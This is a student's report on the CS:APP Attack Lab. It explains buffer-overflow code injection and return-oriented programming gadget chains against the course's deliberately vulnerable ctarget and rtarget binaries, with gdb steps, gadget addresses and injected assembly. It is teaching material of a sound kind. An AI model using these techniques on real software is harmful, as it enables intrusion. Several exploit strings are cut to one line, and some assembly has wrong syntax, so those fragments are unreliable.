CS:APP Attack Lab Report
Name SUNCHAOYI
Use the -q flag when running the target programs to avoid connecting to the grading server: ./ctarget -q / ./rtarget -q.
Part 1 Code Injection Attacks
Level 1
First use objdump -d ctarjet > ctarjet.asm to analyze the machine instructions of the target program.
Analysis of the disassembly reveals the addresses of the key functions: <test>, <getbuf>, and <touch1>. The objective is to modify the control flow when getbuf returns. Normally, getbuf returns to address 0x401976 within test. The goal is to overwrite this return address with the address of touch1, which is 0x4017c0.
Examination of the <getbuf> function shows that it allocates 0x28 (40) bytes on the stack for the input buffer. To successfully redirect execution, the exploit must completely fill this 40-byte buffer and then overwrite the subsequent 8 bytes on the stack, which hold the saved return address. The target address, 0x4017c0, must be written in little-endian byte order in x86-64.
Therefore, the exploit string is:
1 | 00 00 00 00 00 00 00 00 |
Create a text file (e.g., exploit.txt) and construct the attack string according to the specified format (two hex digits per byte, separated by spaces). Use the following pipeline to convert the text file to raw bytes and feed them to the target program: ./hex2raw < exploit.txt | ./ctarget.
Level 2
The goal is to redirect program execution from getbuf to touch2 by injecting code that sets %rdi to the cookie value, exploiting a buffer overflow vulnerability in the Gets() function call.
The initial step involves locating the call site of the <Gets> function. The instruction call 401a40 <Gets> is found at address 0x4017af. Using GDB, a breakpoint is set at this address to inspect the runtime stack state.
1 | (gdb) b *0x4017af |
The inspection reveals the stack pointer (%rsp) holds the value 0x5561dc78, which indicates the starting address of the input buffer allocated by getbuf.
The core of the exploit is a short sequence of machine instructions. This sequence is designed to load the cookie value (0x59b997fa) into the %rdi register and then transfer control to the touch2 function.
1 | movq %0x59b997fa, %rdi |
To obtain the raw machine code bytes corresponding to this assembly, the source is assembled and disassembled using gcc and objdump.
1 | gcc -c exploit.s |
The final exploit string is constructed by placing this instruction byte sequence at the beginning of the buffer, padding the remaining buffer space up to 40 bytes with zeros, and then overwriting the saved return address on the stack. The return address is set to 0x5561dc78, the buffer’s start address, so that the ret instruction in getbuf transfers control to the injected code. The complete byte string is:
1 | 48 c7 c7 fa 97 b9 59 68 |
Certainly. The exploit code may be positioned at any valid location within the buffer area. The following configuration represents an alternative valid solution:
1 | 00 00 00 00 00 00 00 00 |
Level 3
The key distinction is that Level 2 injects and executes code before any subsequent function calls overwrite the stack, whereas Level 3 must position its injected string in a region of the stack that will not be overwritten by the subsequent local buffer (cbuf[110]) allocated within the hexmatch function.
The cookie value must be converted into its hexadecimal string representation: 35 39 62 39 39 37 66 61 (corresponding to "59b997fa").
After getbuf returns, its stack memory is effectively recycled and reused by touch3 and hexmatch. Due to the random offset used within hexmatch, the only consistently safe area for storing data is within the test function’s preserved stack region.
Inspection of the stack pointer at the entry to touch3 reveals %rsp = 0x5561dca0. Therefore, a safe location for the cookie string is at 0x5561dca8, just above this address.
1 | (gdb) b getbuf |
Verification using gdb confirms the safety of this address:
1 | ./hex2raw < exploit.txt > level.raw |
Stack Layout Analysis:
1 | High address |
Address 0x5561dca8 remains safe because touch3‘s push %rbx first decrements %rsp by 8 and then stores the value of %rbx at 0x5561dca0, leaving 0x5561dca8 untouched.
The injected code should therefore set up the argument and transfer control:
1 | movq %0x5561dca8, %rdi |
Using the same construction method as Level 2, the final exploit string becomes :
1 | 48 c7 c7 a8 dc 61 55 68 |
Placing the cookie string at 0x5561dcb0 is also feasible, requiring additional padding:
1 | 48 c7 c7 b0 dc 61 55 68 |
Part 2 Return-Oriented Programming
ROP is an exploitation technique that builds attack payloads by chaining existing, ret-terminated instruction snippets (gadgets). Gadgets are located via byte-aligned scanning of executable memory. The attacker controls the stack to sequence these gadgets, with each ret instruction transferring control to the next gadget in the chain.

In the assignment example, the byte sequence 48 89 c7 c3 is extracted from the instruction c7 07 d4 48 89 c7 movl %0xc78948d4, (%rdi). When execution begins at the 48 byte, this sequence is interpreted as the instruction movq %rax, %rdi. This is possible because x86-64 instructions are variable-length and lack alignment boundaries, allowing the same byte stream to be decoded as different instructions depending on the starting offset.
Level 2
1 | movq %0x59b997fa, %rdi |
This is the asnwer in Part 2. The straightforward approach would be to find a gadget that directly sets the value 0x59b997fa into the %rdi register. However, searching through the gadget farm reveals that no such gadget exists in the available code.
Since a direct movq instruction with the immediate value is unavailable, an indirect approach is employed:
Place the value on the stack
The cookie value
0x59b997fais included in the exploit string.Use
popq %raxExtract the value from the stack into a register.
Transfer to
%rdiMove the value from
%raxto%rdiusingmovq %rax, %rdi.Return to
touch2
The popq %rax instruction corresponds to the byte 58. Examining the disassembled code reveals the following memory content 4019a7: 8d 87 51 73 58 90. This sequence contains 58 followed by 90 (a nop instruction), forming a valid popq %rax; nop gadget. The execution should start at address 0x4019ab to align the instruction boundaries correctly.
The movq %rax, %rdi instruction corresponds to the bytes 48 89 c7. The disassembly shows 4019a0: 8d 87 48 89 c7 c3. Starting execution at address 0x4019a3 causes the sequence 48 89 c7 c3 to be interpreted as movq %rax, %rdi; ret.
The complete exploit string is structured as follows:
1 | 00 00 00 00 00 00 00 00 # Padding for the buffer (40 bytes) |
Level 3
1 | movq %0x5561dca8, %rdi |
This represents the ideal code injection solution from Part 2. However, due to the implementation of two defensive techniques (stack randomization and non-executable stack), the exploit must instead utilize the current stack pointer combined with a calculated offset. The fundamental approach is outlined below:
1 | movq %rsp, %rax # Capture current stack pointer |
Gadget Identification and Chain Construction
movq %rsp, %rax(Byte pattern48 89 e0)- Located at:
401a03: 8d 87 41 48 89 e0 - Execution starts at
0x401a06to align the instruction.
- Located at:
movq %rax, %rdi(Byte pattern48 89 c7)- Only
popq %raxis available for loading data, notpopq %rbx. Therefore,%raxis used as the primary data carrier. - Located at:
4019c3: c7 07 48 89 c7 90 - Execution starts at
0x4019c5.
- Only
popq %rax(Byte pattern58)- Located at:
4019a7: 8d 87 51 73 58 90 - Execution starts at
0x4019ab. The offset value popped into%raxmust have its upper 32 bits as zeros to be compatible with subsequent 32-bit operations.
Since a direct
movq %rax, %rsigadget is unavailable, andmovl %eax, %edi(89 c7at0x4019c6) cannot be constructed subsequently, an alternative register transfer chain using 32-bit moves is constructed:movl %eax, %edx(Byte pattern89 c2)- Located at:
4019db: b8 5c 89 c2 90 - Execution starts at
0x4019dd.
- Located at:
movl %edx, %ecx(Byte pattern89 d1)- Located at:
401a68: b8 89 d1 08 db - Execution starts at
0x401a6a. The followingorb %bl, %blinstruction (08 db) has no net effect as it performs a bitwise OR of%blwith itself.
- Located at:
movl %ecx, %esi(Byte pattern89 ce)- Located at:
401a11: 8d 87 89 ce 90 90 - Execution starts at
0x401a13.
- Located at:
- Located at:
lea (%rdi,%rsi,1),%rax- This gadget performs the crucial address addition:
rax = rdi + rsi. - Located at:
0x4019d6, i.e.add_xyfunction.
- This gadget performs the crucial address addition:
movq %rax, %rdi(Reuse gadget from step 2)- Finalizes the setup of the first argument for
touch3.
- Finalizes the setup of the first argument for
The offset value of 0x48 is calculated as the difference between the string’s position in the exploit buffer (0x78) and the value stored in %rdi (0x30).
The constructed exploit string, incorporating padding, gadget addresses, the offset value, and the cookie string, is as follows:
1 | 00 00 00 00 00 00 00 00 |